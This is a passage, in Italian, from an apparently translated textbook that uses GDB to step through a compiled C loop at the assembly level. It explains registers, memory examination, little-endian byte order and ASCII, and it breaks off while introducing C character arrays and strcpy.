I valori *destinazione* e *origine* potranno essere un registro, un indirizzo di memoria o un valore. Le operazioni in genere sono associazioni mnemoniche intuitive: l’operazione `mov`

sposta un valore dall'origine alla destinazione, `sub` sottre, `inc` incrementa, e così via. Le istruzioni seguenti, per esempio, spostano il valore da ESP a EBP e quindi sottraggono 8 da ESP (salvando il risultato in ESP).

```
8048375:     89 e5           mov   ebp,esp
8048377:     83 ec 08        sub   esp,0x8
```

Ci sono anche operazioni utilizzate per controllare il flusso di esecuzione. L'operazione `cmp` viene impiegata per confrontare dei valori, e in praticamente tutte le operazioni che iniziano con `j` è utilizzata per saltare (*jump*) a una diversa parte del codice (in base al risultato del confronto). L'esempio riportato di seguito confronta un valore a 4 byte presente in EBP meno 4 con il numero 9. L'istruzione successiva è una forma abbreviata che sta per *jump if less than or equal to* ("salta se minore o uguale a"), riferita al risultato del precedente confronto. Se quel valore è minore o uguale a 9, l'esecuzione salta all'istruzione presente in `0x8048393`; in caso contrario, l'esecuzione prosegue con l'istruzione seguente, con un salto incondizionato. Se il valore non è minore o uguale a 9, l'esecuzione salta a `0x80483a6`.

```
804838b:     83 7d fc 09     cmp   DWORD PTR [ebp-4],0x9
804838f:     7e 02           jle   8048393 <main+0x1f>
8048391:     eb 13           jmp   80483a6 <main+0x32>
```

Questi esempi sono stati tratti da disassemblaggi precedenti, e il debugger è stato configurato per utilizzare la sintassi Intel, quindi è possibile usarlo per seguire passo passo il primo programma a livello di istruzioni assembly.

Il parametro -g può essere utilizzato dal compilatore GCC per includere ulteriori informazioni di debugging, che consentiranno a GDB l'accesso al codice sorgente.

```
reader@hacking:~/booksrc $ gcc -g firstprog.c
reader@hacking:~/booksrc $ ls -l a.out
-rwxr-xr-x 1 matrix users 12919 Jul 4 17:29 a.out
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) list
1       #include <stdio.h>
2
3       int main()
4       {
5               int i;
6               for(i=0; i < 10; i++)
7               {
8                       printf("Hello, world!\n");
9               }
10      }
(gdb) disassemble main
Dump of assembler code for function main():
0x08048384 <main+0>:   push  ebp
0x08048385 <main+1>:   mov   ebp,esp
0x08048387 <main+3>:   sub   esp,0x8
0x0804838a <main+6>:   and   esp,0xfffffff0
0x0804838d <main+9>:   mov   eax,0x0
0x08048392 <main+14>:  sub   esp,eax
0x08048394 <main+16>:  mov   DWORD PTR [ebp-4],0x0
0x0804839b <main+23>:  cmp   DWORD PTR [ebp-4],0x9
0x0804839f <main+27>:  jle   0x80483a3 <main+31>
0x080483a1 <main+29>:  jmp   0x80483b6 <main+50>
0x080483a3 <main+31>:  mov   DWORD PTR [esp],0x80484d4
0x080483aa <main+38>:  call  0x80482a8 <_init+56>
0x080483af <main+43>:  lea   eax,[ebp-4]
```

```
0x080483b2 <main+46>:  inc    DWORD PTR [eax]
0x080483b4 <main+48>:  jmp    0x804839b <main+23>
0x080483b6 <main+50>:  leave
0x080483b7 <main+51>:  ret
End of assembler dump.
(gdb) break main
Breakpoint 1 at 0x8048394: file firstprog.c, line 6.
(gdb) run
Starting program: /hacking/a.out

Breakpoint 1, main() at firstprog.c:6
6                for(i=0; i < 10; i++)
(gdb) info register eip
eip            0x8048394        0x8048394
(gdb)
```

Innanzitutto viene riportato il codice sorgente e viene visualizzata la funzione `main()` disassemblata. Quindi viene impostato un breakpoint all'inizio di `main()`, e il programma viene eseguito. Il breakpoint indica semplicemente al debugger di arrestare l'esecuzione del programma. Dato che questo breakpoint è stato impostato all'inizio della funzione `main()`, l'esecuzione si fermerà prima di attivare una qualsiasi delle istruzioni presenti in `main()`. Infine viene mostrato il valore del registro EIP (il puntatore di istruzione).

Notate come l'EIP contenga un indirizzo di memoria che punta a un'istruzione nel codice disassemblato della funzione `main()`, evidenziata in grassetto. Le istruzioni prima di questa (in corsivo) costituiscono il cosiddetto *prologo della funzione* e vengono generate dal compilatore per impostare la memoria per il resto delle variabili locali della funzione `main()`. Il fatto che nel linguaggio C le variabili debbano essere dichiarate si deve in parte alla necessità di agevolare la costruzione di questa parte di codice. Il debugger sa che

questa porzione di codice viene generata in automatico, ed è abbastanza intelligente da passare oltre. In seguito torneremo sul prologo della funzione; per ora, accettando il consiglio di GDB, passiamo avanti.

Il debugger GDB offre un metodo diretto per esaminare la memoria, con il comando `x`, che è una forma abbreviata di *examine*. La capacità di esaminare la memoria è una caratteristica fondamentale per qualsiasi hacker. La maggior parte dei successi degli hacker assomigliano molto ai trucchi di magia: sembrano fantastici e incredibili per chi non sa nulla riguardo a destrezza di mano e inganno. Sia nella magia che nell'hacking, guardando nel posto giusto, il trucco risulta ovvio. Questo è uno dei motivi per cui un buon mago non fa mai lo stesso trucco due volte. Tuttavia, con un debugger come GDB, ogni aspetto dell'esecuzione di un programma può essere attentamente esaminato, fermato, seguito passo passo e ripetuto per tutte le volte necessarie. Poiché un programma in esecuzione in gran parte si riduce a un processore e a segmenti di memoria, esaminare la memoria rappresenta il primo modo per dare un'occhiata a quanto sta effettivamente accadendo.

Il comando `examine` in GDB può esser utilizzato per esaminare un determinato indirizzo di memoria in molti modi diversi. Quando viene utilizzato, questo comando richiede due argomenti: la posizione di memoria da esaminare e il modo in cui visualizzarla. Anche il formato di visualizzazione usa una forma abbreviata di una sola lettera, che può essere fatta precedere da un numero che esprime gli elementi da esaminare. Tra le lettere che determinano il formato vi sono:

- o Visualizza in ottale.

`x` Visualizza in esadecimale.

`u` Visualizza in decimale standard senza segno.

`t` Visualizza in binario.

Queste lettere possono essere usate con il comando `examine` per esaminare un determinato indirizzo di memoria. Nell'esempio che segue viene utilizzato l'indirizzo corrente del registro EIP. Spesso in GDB vengono utilizzati i comandi abbreviati, e anche `info register eip` può essere abbreviato semplicemente in `i r eip`.

```
(gdb) i r eip
eip            0x8048384        0x8048384 <main+16>
(gdb) x/o 0x8048384
0x8048384 <main+16>:  077042707
(gdb) x/x $eip
0x8048384 <main+16>:  0x00fc45c7
(gdb) x/u $eip
0x8048384 <main+16>:  16532935
(gdb) x/t $eip
0x8048384 <main+16>:  00000000111111000100010111000111
(gdb)
```

La memoria a cui il registro EIP sta puntando può essere esaminata utilizzando l'indirizzo contenuto nell'EIP. Il debugger consente di referenziare i registri direttamente, per cui `$eip` è equivalente al valore che l'EIP contiene in quel momento. Il valore `077042707` in ottale equivale a `0x00fc45c7` in esadecimale, che equivale a `16532935` in decimale, che a sua volta equivale al binario `00000000111111000100010111000111`. Un numero anteposto al formato del

comando `examine` consente di esaminare più unità all’indirizzo desiderato.

```
(gdb) x/2x $eip
0x8048384 <main+16>: 0x00fc45c7 0x83000000
(gdb) x/12x $eip
0x8048384 <main+16>: 0x00fc45c7 0x83000000  0x7e09fc7d 0xc713eb02
0x8048394 <main+32>: 0x84842404 0x01e80804  0x8dffffff 0x00fffc45
0x80483a4 <main+48>: 0xc3c9e5eb 0x90909090  0x90909090 0x5de58955
(gdb)
```

La dimensione di default di una singola unità è un’unità di 4 byte chiamata *word* o *parola*. La dimensione delle unità di visualizzazione per il comando `examine` può essere modificata aggiungendo una lettera dopo quella che specifica il formato. Queste sono le lettere accettate per le dimensioni:

`b` Un byte singolo.

`h` Una halfword, cioè due byte.

`w` Una word, cioè quattro byte.

`g` Un giant, cioè otto byte.

Qui si potrebbe creare una certa confusione, perché a volte il termine *word* (“parola”) si riferisce anche a valori di due byte. In questo caso, una *double word* o *DWORD* si riferisce a un valore di 4 byte. In questo libro, word e DWORD si riferiscono entrambi a valori di 4 byte. Se si parla di un valore di 2 byte, si utilizza il termine *short* o *halfword*. Riportiamo di

seguito l’output di GDB che visualizza la memoria con diversi formati.

```
(gdb) x/8xb $eip
0x8048384 <main+16>: 0xc7 0x45 0xfc 0x00  x00 0x00 0x00  x83
(gdb) x/8xh $eip
0x8048384 <main+16>: 0x45c7 0x00fc 0x0000 0x8300 0xfc7d 0x7e09 0xeb02 0xc713
(gdb) x/8xw $eip
0x8048384 <main+16>: 0x00fc45c7 0x83000000 0x7e09fc7d 0xc713eb02
0x8048394 <main+32>: 0x84842404 0x01e80804 0x8dffffff 0x00fffc45
(gdb)
```

Osservando attentamente, potreste notare qualcosa di strano nei dati appena presentati. Il primo comando `examine` mostra i primi otto byte, e naturalmente i comandi `examine` che usano unità più grandi visualizzano più dati in totale. Il primo `examine`, però, mostra che i primi due byte sono `0xc7` e `0x45`, ma se viene esaminata una halfword allo stesso identico indirizzo di memoria, si ha la visualizzazione di `0x45c7`, con i byte invertiti. Lo stesso effetto di inversione dei byte si nota quando una word di 4 byte viene visualizzata come `0x00fc45c7`, laddove se i primi quattro byte vengono mostrati byte per byte, l’ordine che si ottiene è `0xc7, 0x45, 0xfc e 0x00`.

Questo avviene perché sul processore x86 i valori vengono memorizzati nell’*ordine dei byte little-endian*, il che significa che il byte meno significativo viene memorizzato per primo. Per esempio, se quattro byte devono essere interpretati come un unico valore, dovranno essere utilizzati in ordine inverso. Il debugger GDB è abbastanza intelligente da conoscere il modo in cui i valori vengono memorizzati, quindi, quando viene esaminata una word o una halfword, per potere visualizzare i valori corretti in esadecimale, i byte devono essere invertiti. Una nuova occhiata a questi valori visualizzati sia come esadecimali sia

come decimali senza segno potrebbe essere utile per dissipare qualsiasi confusione.

```
(gdb) x/4xb $eip
0x8048384 <main+16>:  0xc7  0x45  0xfc  0x00
(gdb) x/4ub $eip
0x8048384 <main+16>:  199   69    252   0
(gdb) x/1xw $eip
0x8048384 <main+16>:  0x00fc45c7
(gdb) x/1uw $eip
0x8048384 <main+16>:  16532935
(gdb) quit
The program is running. Exit anyway? (y or n) y
reader@hacking:~/booksrc $ bc -ql
199*(256^3) + 69*(256^2) + 252*(256^1) + 0*(256^0)
3343252480
0*(256^3) + 252*(256^2) + 69*(256^1) + 199*(256^0)
16532935
quit
reader@hacking:~/booksrc $
```

I primi quattro byte sono mostrati sia in esadecimale sia nella notazione decimale standard senza segno. Viene utilizzato un programma di calcolo dalla riga di comando denominato `bc` per mostrare che, se i byte vengono interpretati nell'ordine errato, il risultato sarà un valore orribilmente sbagliato e pari a `3343252480`. L'ordine dei byte di una determinata architettura è un dettaglio importante da conoscere. Benché la maggior parte degli strumenti di debugging e dei compilatori gestisca l'ordine dei byte in maniera automatica, alla fine vi troverete a manipolare la memoria direttamente.

Oltre a convertire l'ordine dei byte, il comando `examine` consente a GDB di effettuare altre operazioni. Si è già visto come GDB sia in grado di disassemblare le istruzioni in

linguaggio macchina in istruzioni assembly leggibili da un essere umano. Il comando `examine` accetta anche la lettera di formato `i`, forma abbreviata per *instruction*, per visualizzare la memoria sotto forma di istruzioni disassemblate in linguaggio assembly.

```
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x8048384: file firstprog.c, line 6.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at firstprog.c:6
6         for(i=0; i < 10; i++)
(gdb) i r $eip
eip          0x8048384      0x8048384 <main+16>
(gdb) x/i $eip
0x8048384 <main+16>:  mov  DWORD PTR [ebp-4],0x0
(gdb) x/3i $eip
0x8048384 <main+16>:  mov  DWORD PTR [ebp-4],0x0
0x804838b <main+23>:  cmp  DWORD PTR [ebp-4],0x9
0x804838f <main+27>:  jle  0x8048393 <main+31>
(gdb) x/7xb $eip
0x8048384 <main+16>: 0xc7  0x45  0xfc  0x00  0x00  0x00  0x00
(gdb) x/i $eip
0x8048384 <main+16>:  mov  DWORD PTR [ebp-4],0x0
(gdb)
```

Nell’output riportato in precedenza, il programma `a.out` viene eseguito in GDB, con un breakpoint impostato su `main()`. Poiché il registro EIP sta puntando a un’area di memoria che contiene istruzioni in linguaggio macchina, il loro disassemblaggio avviene senza problemi.

Le operazioni svolte in precedenza per `objdump` confermano che i sette byte a cui l'EIP sta puntando corrispondono a istruzioni in linguaggio macchina per l'istruzione in assembly corrispondente:

```
8048384:     c7 45 fc 00 00 00 00   mov   DWORD PTR [ebp-4],0x0
```

Questa istruzione sposta il valore 0 nella memoria situata all'indirizzo memorizzato nel registro EBP, meno 4. Questa è la posizione in cui la variabile `i` del C è registrata in memoria; `i` era stata dichiarata come un intero che usa 4 byte di memoria sul processore x86. In pratica questo comando azzera la variabile `i` per il ciclo `for`. Se questa memoria viene esaminata adesso, non conterrà altro che una specie di inutile spazzatura. La memoria in questa posizione può essere esaminata in molti modi diversi.

```
(gdb) i r ebp
ebp            0xbffff808       0xbffff808
(gdb) x/4xb $ebp - 4
0xbffff804:   0xc0   0x83   0x04   0x08
(gdb) x/4xb 0xbffff804
0xbffff804:   0xc0   0x83   0x04   0x08
(gdb) print $ebp - 4
$1 = (void *) 0xbffff804
(gdb) x/4xb $1
0xbffff804:   0xc0   0x83   0x04   0x08
(gdb) x/xw $1
0xbffff804:   0x080483c0
(gdb)
```

Si vede che il registro EBP contiene l'indirizzo `0xbffff808`, e l'istruzione assembly andrà a scrivere in un valore spostato di 4 in meno rispetto a esso, `0xbffff804`. Il

comando examine può esaminare questo indirizzo di memoria direttamente o facendo il calcolo al momento. Anche il comando print può essere utilizzato per svolgere semplici calcoli, ma il risultato viene memorizzato nel debugger in una variabile temporanea. Questa variabile denominata $1 può essere impiegata in seguito per accedere nuovamente a una determinata posizione di memoria. Ciascuno dei metodi illustrati in precedenza otterrà lo stesso scopo: visualizzare i quattro byte di spazzatura presenti in memoria che saranno azzerati quando l'istruzione corrente andrà in esecuzione.

Eseguiamo l'istruzione corrente con il comando nexti, forma abbreviata per *next instruction*. Il processore leggerà l'istruzione presente nell'EI P, la eseguirà e farà passare l'EIP all'istruzione successiva.

```
(gdb) nexti
0x0804838b    6      for(i=0; i < 10; i++)
(gdb) x/4xb $1
0xbffff804:   0x00   0x00   0x00   0x00
(gdb) x/dw $1
0xbffff804:   0
(gdb) i r eip
eip           0x804838b      0x804838b <main+23>
(gdb) x/i $eip
0x804838b <main+23>:   cmp   DWORD PTR [ebp-4],0x9
(gdb)
```

Come previsto, il comando precedente azzera i quattro byte presenti in EBP meno 4, preparando la memoria per la variabile i del C. Quindi l'EIP passa all'istruzione successiva. Le poche istruzioni seguenti hanno più senso se esaminate insieme.

```
(gdb) x/10i $eip
0x804838b <main+23>:   cmp   DWORD PTR [ebp-4],0x9
0x804838f <main+27>:   jle   0x8048393 <main+31>
0x8048391 <main+29>:   jmp   0x80483a6 <main+50>
0x8048393 <main+31>:   mov   DWORD PTR [esp],0x8048484
0x804839a <main+38>:   call  0x80482a0 <printf@plt>
0x804839f <main+43>:   lea   eax,[ebp-4]
0x80483a2 <main+46>:   inc   DWORD PTR [eax]
0x80483a4 <main+48>:   jmp   0x804838b <main+23>
0x80483a6 <main+50>:   leave
0x80483a7 <main+51>:   ret
(gdb)
```

La prima istruzione, `cmp`, è un'istruzione *compare*, di confronto, che confronta la memoria usata dalla variabile `i` del C con il valore 9. L'istruzione successiva `jle` sta per *jump if less than or equal to*. Essa utilizza il risultato del confronto precedente (memorizzato attualmente nel registro EFLAGS) per fare in modo che l'EIP passi a una diversa parte del codice se la destinazione restituita dall'operazione di confronto precedente è minore o uguale alla origine. In questo caso l'istruzione dice di spostarsi all'indirizzo `0x8048393` se il valore presente in memoria per la variabile `i` del C è minore o uguale a 9. In caso contrario, l'EIP continuerà all'istruzione successiva, con un salto incondizionato. L'istruzione farà passare l'EIP all'indirizzo `0x80483a6`. Queste tre strutture si combinano per creare una struttura di controllo if-then-else: *se* `i` *è minore o uguale a 9, allora passa all'istruzione all'indirizzo* `0x8048393`*; altrimenti vai all'istruzione all'indirizzo* `0x80483a6`. Il primo indirizzo, `0x8048393` (evidenziato in grassetto), è semplicemente l'istruzione presente dopo l'istruzione di salto, e il secondo indirizzo, 0x80483a6 (evidenziato in corsivo), si trova alla fine della funzione.

Poiché sappiamo che nella posizione di memoria confrontata con 9 è presente il valore 0, e poiché sappiamo che 0 è minore o uguale a 9, l'EIP dopo l'esecuzione delle prossime due istruzioni dovrebbe trovarsi su `0x8048393`.

```
(gdb) nexti
0x0804838f   6          for(i=0; i < 10; i++)
(gdb) x/i $eip
0x804838f <main+27>:  jle  0x8048393 <main+31>
(gdb) nexti
8          printf("Hello, world!\n");
(gdb) i r eip
eip           0x8048393       0x8048393 <main+31>
(gdb) x/2i $eip
0x8048393 <main+31>:    mov DWORD PTR [esp],0x8048484
0x804839a <main+38>:    call 0x80482a0 <printf@plt>
(gdb)
```

Come previsto, le due istruzioni precedenti hanno permesso al flusso del programma di arrivare alla posizione `0x8048393`, il che ci porta alle due prossime istruzioni: la prima è un'altra istruzione `mov` che scrive l'indirizzo `0x8048484` nell'indirizzo di memoria contenuto nel registro ESP. Ma a che cosa sta puntando ESP?

```
(gdb) i r esp
esp          0xbffff800     0xbffff800
(gdb)
```

Attualmente, ESP punta all'indirizzo di memoria `0xbffff800`, perciò quando viene eseguita l'istruzione `mov` sarà qui che verrà scritto l'indirizzo `0x8048484`. Ma perché? Che cos'ha di tanto speciale, questo indirizzo di memoria? Ecco un modo per scoprirlo:

```
(gdb) x/2xw 0x8048484
0x8048484:      0x6c6c6548    0x6f57206f
(gdb) x/6xb 0x8048484
0x8048484:   0x48   0x65   0x6c   0x6c   0x6f   0x20
(gdb) x/6ub 0x8048484
0x8048484:    72    101    108    108    111    32
(gdb)
```

Un occhio allenato potrebbe notare qualcosa in questa porzione di memoria, in particolare l'intervallo dei byte. Dopo aver speso un certo tempo esaminando memoria, questi tipi di schemi visivi sono più facilmente individuabili. Questi byte rientrano nell'intervallo dei caratteri ASCII stampabili. L'ASCII è uno standard riconosciuto che mappa tutti i caratteri presenti sulla tastiera (e anche qualcuno in più) su numeri prestabiliti. I byte `0x48, 0x65, 0x6c` e `0x6f` corrispondono tutti a lettere dell'alfabeto nella tabella ASCII visualizzata di seguito. Questa tabella si trova nella pagina di manuale per ASCII, raggiungibile sulla maggior parte dei sistemi Unix con il comando `man ascii`.

Tabella ASCII

Ott	Dec	Esa	Char	Oct	Dec	Hex	Char
000	0	00	NUL '\0'	100	64	40	@
001	1	01	SOH	101	65	41	A
002	2	02	STX	102	66	42	B
003	3	03	ETX	103	67	43	C

004	4	04	EOT	104	68	44	D
005	5	05	ENQ	105	69	45	E
006	6	06	ACK	106	70	46	F
007	7	07	BEL '\a'	107	71	47	G
010	8	08	BS '\b'	**110**	**72**	**48**	**H**
011	9	09	HT '\t'	111	73	49	I
012	10	0A	LF '\n'	112	74	4A	J
013	11	0B	VT '\v'	113	75	4B	K
014	12	0C	FF '\f'	114	76	4C	L
015	13	0D	CR '\r'	115	77	4D	M
016	14	0E	SO	116	78	4E	N
017	15	0F	SI	117	79	4F	O
020	16	10	DLE	120	80	50	P
021	17	11	DC1	121	81	51	Q
022	18	12	DC2	122	82	52	R
023	19	13	DC3	123	83	53	S
024	20	14	DC4	124	84	54	T
025	21	15	NAK	125	85	55	U
026	22	16	SYN	126	86	56	V
027	23	17	ETB	127	87	57	W

030	24	18	CAN	130	88	58	X	
031	25	19	EM	131	89	59	Y	
032	26	1A	SUB	132	90	5A	Z	
033	27	1B	ESC	133	91	5B	[	'\\'
034	28	1C	FS	134	92	5C	\	
035	29	1D	GS	135	93	5D	]	
036	30	1E	RS	136	94	5E	^	
037	31	1F	US	137	95	5F	_	
040	32	20	SPACE	140	96	60	`	
041	33	21	!	141	97	61	a	
042	34	22	"	142	98	62	b	
043	35	23	#	143	99	63	c	
044	36	24	$	144	100	64	d	
045	37	25	%	**145**	**101**	**65**	**e**	
046	38	26	&	146	102	66	f	
047	39	27	'	147	103	67	g	
050	40	28	(	150	104	68	h	
051	41	29	)	151	105	69	i	
052	42	2A	*	152	106	6A	j	
053	43	2B	+	153	107	6B	k	

054	44	2C	,	**154**	**108**	**6C**	**l**
055	45	2D	-	155	109	6D	m
056	46	2E	.	156	110	6E	n
057	47	2F	/	**157**	**111**	**6F**	**o**
060	48	30	0	160	112	70	p
061	49	31	1	161	113	71	q
062	50	32	2	162	114	72	r
063	51	33	3	163	115	73	s
064	52	34	4	164	116	74	t
065	53	35	5	165	117	75	u
066	54	36	6	166	118	76	v
067	55	37	7	167	119	77	w
070	56	38	8	170	120	78	x
071	57	39	9	171	121	79	y
072	58	3A	:	172	122	7A	z
073	59	3B	;	173	123	7B	{
074	60	3C	<	174	124	7C	|
075	61	3D	=	175	125	7D	}
076	62	3E	>	176	126	7E	~
077	63	3F	?	177	127	7F	DEL

Fortunatamente, il comando examine di GDB contiene anche quanto serve per osservare questo tipo di memoria. La lettera di formato c può essere utilizzata per cercare automaticamente un byte nella tabella ASCII, e la lettera s consente di visualizzare un'intera stringa di dati carattere.

```
(gdb) x/6cb 0x8048484
0x8048484:      72 'H' 101 'e' 108 'l' 108 'l' 111 'o' 32 ' '
(gdb) x/s 0x8048484
0x8048484:      "Hello, world!\n"
(gdb)
```

Questi comandi rivelano che all'indirizzo di memoria 0x8048484 è presente la stringa di dati "Hello, world!\n". Questa stringa è l'argomento della funzione printf(), e ciò indica che il fatto di spostare l'indirizzo di questa stringa nell'indirizzo memorizzato in ESP (0x8048484) ha qualcosa a che fare con questa funzione. L'output seguente mostra l'indirizzo della stringa di dati che viene spostato all'indirizzo al quale ESP sta puntando.

```
(gdb) x/2i $eip
0x8048393 <main+31>:   mov  DWORD PTR [esp],0x8048484
0x804839a <main+38>:   call 0x80482a0 <printf@plt>
(gdb) x/xw $esp
0xbffff800:   0xb8000ce0
(gdb) nexti
0x0804839a    8        printf("Hello, world!\n");
(gdb) x/xw $esp
0xbffff800: 0x08048484
(gdb)
```

L'istruzione seguente richiama sostanzialmente la funzione printf(); questa invia in

output la stringa di dati. L’istruzione precedente stava facendo i preparativi per la chiamata alla funzione, e i risultati di questa chiamata sono mostrati di seguito in grassetto.

```
(gdb) x/i $eip
0x804839a <main+38>:  call  0x80482a0 <printf@plt>
(gdb) nexti
Hello, world!
6         for(i=0; i < 10; i++)
(gdb)
```

Continuiamo a usare GDB per il debugging, esaminando le prossime due istruzioni. Ancora una volta, queste hanno più senso se considerate in gruppo.

```
(gdb) x/2i $eip
0x804839f <main+43>:  lea  eax,[ebp-4]
0x80483a2 <main+46>:  inc  DWORD PTR [eax]
(gdb)
```

Queste due istruzioni fondamentalmente non fanno che incrementare di 1 la variabile `i`. L’istruzione `lea` è l’acronimo di *Load Effective Address* (carica registro effettivo), e carica nel registro EAX l’indirizzo familiare di EBP meno 4. Di seguito è visualizzata l’esecuzione di questa istruzione.

```
(gdb) x/i $eip
0x804839f <main+43>:  lea  eax,[ebp-4]
(gdb) print $ebp - 4
$2 = (void *) 0xbffff804
(gdb) x/x $2
0xbffff804:   0x00000000
(gdb) i r eax
```

```
eax           0xd    13
(gdb) nexti
0x080483a2    6      for(i=0; i < 10; i++)
(gdb) i r eax
eax          0xbffff804    -1073743868
(gdb) x/xw $eax
0xbffff804:  0x00000000
(gdb) x/dw $eax
0xbffff804:     0
(gdb)
```

La successiva istruzione `inc` incrementerà di 1 il valore trovato a questo indirizzo (ora memorizzato nel registro EAX). L'esecuzione di questa istruzione è mostrata di seguito.

```
(gdb) x/i $eip
0x80483a2 <main+46>:  inc  DWORD PTR [eax]
(gdb) x/dw $eax
0xbffff804:  0
(gdb) nexti
0x080483a4   6         for(i=0; i < 10; i++)
(gdb) x/dw $eax
0xbffff804:  1
(gdb)
```

Il risultato finale è il valore presente nell'indirizzo di memoria EBP meno 4 (`0xbffff804`), aumentato di 1. Questo comportamento corrisponde a una porzione di codice C nella quale la variabile `i` viene incrementata all'interno del ciclo `for`.

L'istruzione seguente è un salto incondizionato.

```
(gdb) x/i $eip
```

```
0x80483a4 <main+48>:  jmp  0x804838b <main+23>
(gdb)
```

Quando questa istruzione viene eseguita, il programma viene riportato all'istruzione contenuta nell'indirizzo `0x804838b`. Il tutto avviene semplicemente impostando l'EIP a quel valore.

Osservando di nuovo tutto il codice disassemblato, dovreste essere in grado di capire quali parti del codice C sono state compilate in quali istruzioni macchina.

```
(gdb) disass main
Dump of assembler code for function main:
0x08048374 <main+0>:   push  ebp
0x08048375 <main+1>:   mov   ebp,esp
0x08048377 <main+3>:   sub   esp,0x8
0x0804837a <main+6>:   and   esp,0xfffffff0
0x0804837d <main+9>:   mov   eax,0x0
0x08048382 <main+14>:  sub   esp,eax
0x08048384 <main+16>:  mov   DWORD PTR [ebp-4],0x0
0x0804838b <main+23>:  cmp   DWORD PTR [ebp-4],0x9
0x0804838f <main+27>:  jle   0x8048393 <main+31>
0x08048391 <main+29>:  jmp   0x80483a6 <main+50>
0x08048393 <main+31>:  mov   DWORD PTR [esp],0x8048484
0x0804839a <main+38>:  call  0x80482a0 <printf@plt>
0x0804839f <main+43>:  lea   eax,[ebp-4]
0x080483a2 <main+46>:  inc   DWORD PTR [eax]
0x080483a4 <main+48>:  jmp   0x804838b <main+23>
0x080483a6 <main+50>:  leave
0x080483a7 <main+51>:  ret
End of assembler dump.
(gdb) list
1       #include <stdio.h>
```

```
2
3         int main()
4         {
5           int i;
6           for(i=0; i < 10; i++)
7           {
8           printf("Hello, world!\n");
9         }
10      }
(gdb)
```

Le istruzioni visualizzate in grassetto corrispondono al ciclo `for`, e le istruzioni in corsivo rimandano alla chiamata di `printf()` presente all'interno del ciclo. L'esecuzione del programma tornerà all'istruzione di confronto, continuerà a eseguire la chiamata di `printf()`, per poi incrementare la variabile contatore finché questa sarà uguale a 10. A questo punto l'istruzione condizionale `jle` non verrà eseguita; il puntatore di istruzione continuerà con l'istruzione di salto incondizionato che causerà l'uscita dal ciclo e il termine del programma.

0x260 Torniamo alle basi

Ora il concetto di programmazione dovrebbe risultarvi meno astratto, ma ci sono altre cose da sapere sul C. Il linguaggio assembly e i processori esistevano già prima della comparsa dei linguaggi di programmazione di alto livello, e molti concetti di programmazione moderni si sono evoluti nel tempo. Allo stesso modo in cui una conoscenza di base del latino può migliorare in notevole misura la comprensione dell'inglese, la conoscenza dei concetti di programmazione di basso livello può essere d'aiuto per

comprendere quelli di alto livello. Passando al paragrafo successivo, ricordate che il codice C deve essere compilato in istruzioni macchina prima di potere svolgere qualsiasi operazione.

0x261 Stringhe

Il valore `"Hello, world!\n"` passato alla funzione `printf()` nel programma precedente è una *stringa*, tecnicamente una matrice o array di caratteri. Nel linguaggio C, un *array* è semplicemente un elenco di `n` elementi di uno specifico tipo di dati. Un array di 20 caratteri è formato semplicemente da 20 caratteri adiacenti in memoria. Gli array vengono anche indicati come *buffer*. Il programma char_array.c mostra un esempio di array di caratteri.

char_array.c

```
#include <stdio.h>
int main()
{
  char str_a[20];
  str_a[0]  = 'H';
  str_a[1]  = 'e';
  str_a[2]  = 'l';
  str_a[3]  = 'l';
  str_a[4]  = 'o';
  str_a[5]  = ',';
  str_a[6]  = ' ';
  str_a[7]  = 'w';
```

```
  str_a[8]  = 'o';
  str_a[9]  = 'r';
  str_a[10] = 'l';
  str_a[11] = 'd';
  str_a[12] = '!';
  str_a[13] = '\n';
  str_a[14] = 0;
  printf(str_a);
}
```

Al compilatore GCC può anche essere passato il parametro `-o` per definire il file di output della compilazione. Questo parametro viene utilizzato di seguito per compilare il programma in un file binario eseguibile denominato `char_array`.

```
reader@hacking:~/booksrc $ gcc -o char_array char_array.c
reader@hacking:~/booksrc $ ./char_array
Hello, world!
reader@hacking:~/booksrc $
```

Nel programma precedente viene definito un array di 20 elementi carattere, `str_a`, in cui viene inserito ciascuno degli elementi che lo costituiscono, uno per volta. Notate come il numero iniziale sia 0, anziché 1. Notate anche come l'ultimo carattere sia uno 0 (viene anche detto *byte null*). L'array di caratteri era già stato definito, per cui gli sono stati messi a disposizione 20 byte, ma solo 12 di essi sono effettivamente utilizzati. Il byte null posto alla fine viene utilizzato come delimitatore per comunicare a qualsiasi funzione che si stia occupando della stringa di arrestare le proprie operazioni in questo punto. I byte che restano sono solo spazzatura e verranno ignorati. Se si inserisce un byte null nel quinto elemento dell'array di caratteri, la funzione `printf()` invierà in output solo i caratteri `Hello`.

Dato che impostare ogni singolo carattere di un array di caratteri richiede attenzione e poiché le stringhe vengono utilizzate piuttosto spesso, è stata creata una serie di funzioni standard dedicate alla gestione delle stringhe. Per esempio, la funzione `strcpy()` copia una stringa da un'origine a una destinazione, effettuando un'iterazione sulla stringa di origine e copiando ciascun byte nella destinazione (e fermandosi dopo avere incontrato il byte null terminale). L'ordine degli argomenti della funzione è simile alla sintassi dell'assembly Intel: prima la destinazione e poi l'origine. Il programma char_array.c può essere riscritto usando `strcpy()` per raggiungere lo stesso scopo con l'utilizzo della libreria string. La versione del programma char_array mostrata di seguito include string.h perché utilizza una funzione di tale libreria.

char_array2.c

```
#include <stdio.h>
#include <string.h>
int main() {
   char str_a[20];

   strcpy(str_a, "Hello, world!\n");
   printf(str_a);
}
```

Diamo un'occhiata al programma con GDB. Nell'output riportato di seguito, il programma viene aperto con GDB e vengono impostati dei breakpoint prima, durante e dopo la chiamata di `strcpy()` visualizzata in grassetto. Il debugger arresta il programma a ogni breakpoint, dando la possibilità di esaminare registri e memoria. Il codice della funzione

`strcpy()` proviene da una libreria condivisa, per cui il breakpoint in questa funzione non può effettivamente essere impostato finché il programma non viene eseguito.

```
reader@hacking:~/booksrc $ gcc -g -o char_array2 char_array2.c
reader@hacking:~/booksrc $ gdb -q ./char_array2
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list
1       #include <stdio.h>
2       #include <string.h>
3
4       int main() {
5         char str_a[20];
6
7       strcpy(str_a, "Hello, world!\n");
8       printf(str_a);
9     }
(gdb) break 6
Breakpoint 1 at 0x80483c4: file char_array2.c, line 6.
(gdb) break strcpy
Function "strcpy" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 2 (strcpy) pending.
(gdb) break 8
